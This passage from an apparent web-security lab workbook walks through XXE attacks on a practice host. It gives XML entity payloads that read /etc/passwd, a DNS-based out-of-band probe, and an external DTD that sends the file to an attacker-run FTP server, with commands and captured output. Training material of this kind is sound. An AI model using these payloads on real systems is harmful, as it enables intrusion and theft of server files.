
Solution:

Step 1: A health check reporter service is hosted on **http://hc.webhacklab.com/** as shown below.




Step 2: Let's try to access the 'Version 1' of the status API which consumes an XML file as shown below.

http://hc.webhacklab.com/v1/api/status



Step 3: This feature can be exploited to retrieve "/etc/passwd" file by sending the below XML data in the POST request as shown below:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<Object>
<IP>&xxe;</IP>
<Domain>test.com</Domain>
</Object>
```



Advanced XXE Exploitation over OOB


Challenge URL: http://hc.webhacklab.com/

- **Identify and exploit blind XXE over OOB channels on the API v2 to extract the contents of the file "/etc/passwd" from the host.**


Solution:

Step 1: The version 2 of the Status Check API accepts JSON strings as an input.

http://hc.webhacklab.com/v2/api/status



Step 2: Let's check if this new API accepts XML as an input too by converting content type JSON to XML.




```
POST /v2/api/status HTTP/1.1
Host: hc.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:48.0) Gecko/20100101 Firefox/48.0
Content-Type: application/xml
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=F57D66F4E981F8ADFA2EA8932E6C280D
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 107

<?xml version="1.0" encoding="UTF-8"?>
<Object>
        <IP>10.1.1.1</IP>
        <Domain>test.com</Domain>
</Object>
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 11 Apr 2018 12:20:03 GMT
Content-Type: text/html;charset=UTF-8
Connection: close
Content-Length: 35

IP  is Inactive
Domain  is Inactive
```


Step 3: Let's try to convert using JSON to XML Converter extension - "Content Type Converter":

https://portswigger.net/bappstore/db57ecbe2cb7446292a94aa6181c9278




Step 4: Alternatively, copy the following XML code to Burp repeater and observe that XML request works very well:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<Object>
      <IP>10.1.1.1</IP>
      <Domain>test.com</Domain>
</Object>
```




Step 5: Let us try to retrieve the file using our previous XML payload to read "/etc/passwd" file. However as shown in the response below, no matter what we send to the application the application throws the same output. Hence, we cannot read the "/etc/passwd" file directly.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<Object>
<IP>&xxe;</IP>
<Domain>test.com</Domain>
</Object>
```




Step 6: In case of utilizing an OOB technique the best way to confirm whether our payload is getting executed or not is through DNS queries. For the below payload we expect to get DNS queries on our authoritative DNS server hosted on "**userX.webhacklab.com**" as shown below.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://abcd.userX.webhacklab.com" >]>
<Object>
      <IP>&xxe;</IP>
      <Domain>test.com</Domain>
</Object>
```



Step 7: As can be seen in our "TCPDump" log we received a DNS resolution query from our victim host for the domain "userX.webhacklab.com" in our case "user7.webhacklab.com" confirming the OOB execution of our XML payload.

```
root@Kali:~# tcpdump -n udp port 53 -i any
```



Step 8: To read the file, we will have to employ a similar Out-of-Band technique wherein will read the file over an FTP connection as shown below.

Note: Host an external DTD file “ext.dtd” with the following content on your host “192.168.4.**X**”:

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://192.168.4.X:2121/%d;'>">
```

```
root@kali:~/tools/xxe# cat ext.dtd
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://192.168.4.7:2121/%d;'>">
```

Step 9: Start “XXEFTP” server.

```
root@kali:~/tools/xxe/xxeserv# ./xxeserv -w
```

```
root@kali:~/tools/xxe/xxeserv# ./xxeserv -w
2020/07/21 16:52:11 [*] Starting Web Server on 2122 [./]
[*] Found certificate files in directory. Using these.
2020/07/21 16:52:11 [*] GO XXE FTP Server - Port:  2121
[*] UNO Listening...
```


Step 10: Start python web server to host ext.dtd file.

```
root@kali:~/tools/xxe# python3 -m http.server
```

```
┌──(root💀kali)-[~/tools/xxe]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Step 11: Inject the payload following payload in the XML body of the captured request:

```
<?xml version="1.0" ?>
<!DOCTYPE extdtd [
<!ENTITY % ent SYSTEM "http://192.168.4.X:8000/ext.dtd">
%ent;
%c;
]>
<extdtd>&rrr;</extdtd>
```



Step 12: Notice that the “XXEFTP” server received the content of the file “/etc/passwd” as shown below:

```
root@kali:~/tools/xxeserv# ./xxeserv
2018/04/16 16:51:45 [*] GO XXE FTP Server - Port:  2121
[*] UNO Listening...
^C
root@kali:~/tools/xxeserv# ./xxeserv -w
2018/04/16 16:51:48 [*] Starting Web Server on 2122 [./]
[*] Found certificate files in directory. Using these.
2018/04/16 16:51:48 [*] GO XXE FTP Server - Port:  2121
[*] UNO Listening...
2018/04/16 17:03:06 [*] Connection Accepted from [192.168.200.15:5
USER:  anonymous
PASS:  Java1.6.0_45@
/root:x:0:0:root:
/root:
/bin
/bash
daemon:x:1:1:daemon:
/usr
/sbin:
/usr
/sbin
/nologin
bin:x:2:2:bin:
/bin:
/usr
```

